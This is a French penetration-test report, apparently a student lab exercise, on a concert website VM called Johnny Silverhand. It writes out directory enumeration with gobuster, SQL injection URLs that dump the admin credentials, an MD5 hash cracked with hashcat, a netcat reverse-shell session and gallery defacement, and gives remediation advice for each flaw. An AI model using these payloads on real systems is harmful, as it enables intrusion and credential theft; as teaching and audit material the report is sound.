



Failles de sécurité

Johnny Silverhand

ALEKSANDROV Nikola

BOUCHAOUR Soraya

PATTI Alessandro

RIVIÈRE Elisabeth



Introduction

Nous avons été amenés à évaluer le niveau de sécurité du site Johnny Silverhand. Ce rapport présente les résultats de l'audit de sécurité qui a été réalisé du 28 octobre au 13 novembre 2024.

L'audit a été totalement réalisé en boîte noire.

Synthèse des vulnérabilités

Le **niveau de risque** pour la machine est **critique**.

- 1 critique
- 1 Majeur

LES DIFFÉRENTES FAILLES

Injection SQL Faille Upload




Tableau de synthèse des vulnérabilités

Vulnérabilité	Description	Niveau de gravité	Remédiation
Injection SQL	Exécution de commandes arbitraires dans la base de données	Critique	<ul style="list-style-type: none">Validation des entréesRequêtes préparéesgestion des priviléges utilisateursFiltre de caractères
Faille d'Upload et reverse shell	Téléchargement de fichiers malveillants	Majeur à Critique	<ul style="list-style-type: none">Vérification types fichiersScan des fichiers

Scénario d'attaque



Étape 1: Enumération des sous-domaines

Étape 2: Utilisation d'injection SQL

Étape 3: Exploitation de la faille d'Upload

Détails des vulnérabilités

```
gobuster dir -u http://192.168.56.101 -w /home/user/directory.txt
```

Enumération des sous-domaines

- Utilisation de l'outil Gobuster afin de trouver des sous-domaines ou "pages cachées".

Fonctionnement:

- Utilisation d'un fichier texte contenant des mots-clés

Résultat:

- Identification de la page de login: "/admin", qui servira à se connecter en tant qu'administrateur après avoir trouver les identifiants de l'utilisateur.

Injection SQL

- La machine Silverhand comporte une faille SQL
- Elle permet d'interagir avec la base de donnée ciblée

Etape 1: La recherche du nombre de colonnes

- Objectif : connaître le nombre de colonnes dans la table de la page concerts

The screenshot shows the Burp Suite interface. In the Request tab, a GET request to `/concerts.php?neighbourhood=Heywood` is shown. The response tab displays a table titled "Upcoming concerts" with four columns: Date, Description, Neighbourhood, and Places. A row for "2007-03-12" is visible. The "Neighbourhood" column contains "Heywood".

The screenshot shows the Burp Suite interface. In the Request tab, a modified GET request to `/concerts.php?neighbourhood=Heywood ORDER+BY+4--` is shown. The response tab displays a table titled "Upcoming concerts" with five columns: Date, Description, Neighbourhood, Places, and a new column. A row for "2007-03-12" is visible. The "Neighbourhood" column contains "Heywood".

Réponse de la table

- Il y a au moins 4 colonnes dans la table.

Erreurs de la table

- Il n'y a pas 5 colonnes dans la table, il y en a donc 4.

```
/concerts.php?neighbourhood=Heywood'ORDER+BY+4--+
```

```
/concerts.php?neighbourhood=Heywood'ORDER+BY+5--+
```

Etape 2: Obtention des identifiants

- Avec le nombre de colonnes, on peut injecter du SQL pour obtenir les identifiants des utilisateurs et obtenir ceci:
- **Username : admin**
- **Password : 8efe310f9ab3efea8d410a8e0166eb2**

Il faut craquer le hash du mot de passe.

```
/concerts.php?neighbourhood=Heywood'UNION+SELECT+username,password,3,4+FROM+users--+
```

Etape 3: Cracker le hash du mot de passe avec hashcat

- On détermine la fonction de hashage utilisé en copiant le hash sur internet, ici: **MD5**

Utilisation de Hashcat:

```
touch hash.md5
cat hash.md5
8efe310f9ab3efea8d410a8e0166eb2


hashcat -m 0 hash.md5 '/home/tacos/Desktop/rockyou.txt'
8efe310f9ab3efea8d410a8e0166eb2 : P4ssw0rd
```

Résultat les identifiants sont:

- Username : **admin**
- Password : **P4ssw0rd**

Etape 4: Se connecter en tant qu'admin

- Authentification sur la page admin
- Accès à l'interface admin



Administration page

Upload and delete concert photos. [Logout](#)

Upload photos

Description

Browse NO FILE SELECTED

UPLOAD FILE

Quit admin session

Manage photos

Name

Description

Manage


DELETE

crowd.webp

View from the crowd

Gestion des privilèges utilisateurs

Limitez l'accès à la base de données aux utilisateurs autorisés.



L'utilisation des caractères spéciaux n'est pas autorisée

Faille Upload et Reverse Shell

- En étant connecté en tant qu'admin, on accède à la page admin.php qui permet d'upload des fichiers

1

Étape 1 : Création et upload d'un fichier malveillant

L'attaquant télécharge un fichier malveillant sur le serveur du site web.

2

Étape 2 : Exécution du code malveillant


Le code malveillant s'exécute sur le serveur, donnant à l'attaquant un accès non autorisé.

3

Étape 3 : Contrôle du serveur



L'attaquant peut désormais prendre le contrôle du serveur, installer des logiciels malveillants ou voler des données dans les cas les plus extrêmes.

Application des 3 étapes :



```
(machalux㉿KaliLinux)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.101] 45662
Linux silverhand 5.15.0-92-generic #102-Ubuntu SMP Wed Jan 10 09:33:48 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
19:19:16 up 5 min, 0 users, load average: 0.05, 0.25, 0.15
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ 
```

Commandes possibles via le reverse shell



Sécurisation des uploads de fichiers

1 Vérification du contenu des fichiers

Vérifier le **contenu** des fichiers avec un outil comme **MIME**

TYPE

2 Limiter les types de fichiers téléchargeables

Autoriser **uniquement** des **extensions** de fichiers plus "sûre" comme les **.jpg** ou les **.png**

3 Utilisation d'outils de sécurité

Utiliser des outils de sécurité automatisés, comme **OWASP ZAP** ou **Netsparker**, pour **scanner** le site **régulièrement** et **déetecter** les **vulnérabilités** comme l'**upload** de fichiers malveillants



Risque supplémentaire : le défacement de la galerie photo

Impact

La galerie photo du site peut être remplacée par des contenus nuisibles (images ou vidéos).

Risques

Le défacement peut entraîner une perte de confiance des utilisateurs et nuire à la réputation du site.

Lors d'un contrôle du site, en cas de propos injurieux, diffamatoires ou de menaces, le directeur de la publication encourt une amende de 12 000 à 45 000€ si c'est de nature raciste, sexiste, homophobe, etc.



Johnny Silverhand

Administration page

Upload and delete concert photos. [LOGOUT](#)

Upload photos

Description

Choisir un fichier AUCUN FICHIER CHOISI

UPLOAD FILE

Quit admin session

Manage photos

Name	Description	Manage
crowd.webp	View from the crowd	DELETE
first_part.jpg	Opening act	DELETE
flame.webp	How awesome do you want it to be ?	DELETE
guitar.jpg	Guitar <3	DELETE
fade.png	Never fade away	DELETE
pov.jpg	View from the stage	DELETE


Le défacement de la galerie photo

Afin de réaliser ce défacement du site, il suffit d'Upload les images souhaitées une fois connecté en tant qu'admin sur le site.


Pour y remédier, il faut vérifier régulièrement si le site n'a pas été modifié par une personne malveillante dans le cas où la sécurité de l'Upload n'a pas été renforcée.

Le défacement de la galerie photo

Avant le défacement



Après le défacement



Conclusion et prochaines étapes

Le niveau de risque du site Johnny Silverhand est critique.

Les failles de sécurité identifiées nécessitent une attention immédiate.

Un attaquant peut prendre le contrôle du serveur en utilisant les vulnérabilités identifiées :

- Injection SQL
- Faille Upload et reverse shell

Les remédiations sont cependant simples à mettre en œuvre.